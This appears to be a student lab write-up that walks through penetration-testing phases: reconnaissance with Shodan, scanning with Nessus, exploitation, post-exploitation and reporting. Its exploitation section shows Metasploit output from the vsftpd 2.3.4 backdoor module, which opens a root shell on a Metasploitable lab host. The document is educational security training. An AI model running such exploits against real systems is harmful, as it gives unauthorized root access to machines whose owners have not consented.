Penetration Testing Concepts

Penetration testing is a cybersecurity practice used to identify and evaluate security vulnerabilities in systems, networks, or web applications. Ethical hackers simulate real-world attacks to discover weaknesses before malicious attackers can exploit them. The goal is to improve an organization's security posture by identifying risks and recommending mitigation strategies.

1. Reconnaissance (Information Gathering)

Reconnaissance is the first phase of penetration testing where the tester collects information about the target system. This includes gathering details such as IP addresses, domain names, technologies used, and exposed services. Tools like Shodan are commonly used for OSINT to discover publicly available information about systems.



Figure 1: Reconnaissance Apache servers located in India with Shodan

2. Scanning

In this phase, the tester scans the target system to identify open ports, running services, and possible vulnerabilities. This helps determine potential attack points. Vulnerability scanners like Nessus are widely used to detect security weaknesses in networks and systems.



Figure 2: Vulnerability scanning with Nessus

3. Exploitation

Exploitation involves using identified vulnerabilities to gain unauthorized access to the target system. Security professionals often use frameworks like Metasploit to test exploits safely and demonstrate how attackers could compromise the system.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.52:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.52:21 - USER: 331 Please specify the password.
[+] 192.168.1.52:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.52:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.107:39797 → 192.168.1.52:6200) at 2026-03-17 01:19:10 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 3: Exploitation done with Metasploit

4. Post-Exploitation

After gaining access, the tester evaluates the attack's impact. This phase may involve **privilege escalation, maintaining access, and exploring the network** to assess the extent of damage an attacker could cause.

```
[*] Command shell session 1 opened (192.168.1.107:39797 → 192.168.1.52:6200) at 2026-03-17 01:19:10 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure 4: Post-Exploitation on Metasploit

5. Reporting

Reporting is the final phase where all findings are documented. The report includes **identified vulnerabilities, risk levels, proof of concept, and recommended solutions** to help the organization improve its security.

Summary

Penetration testing is an essential practice in cybersecurity that helps identify and mitigate vulnerabilities before they can be exploited by attackers. Through this lab, we explored different phases of penetration testing, including reconnaissance, scanning, exploitation, and post-exploitation. Each phase plays a crucial role in understanding the security posture of a system.

During the privilege escalation process, we learned how attackers can move from limited access to higher-level privileges by exploiting misconfigurations, weak permissions, or system vulnerabilities. This highlights the importance of proper system configuration, regular updates, and continuous monitoring.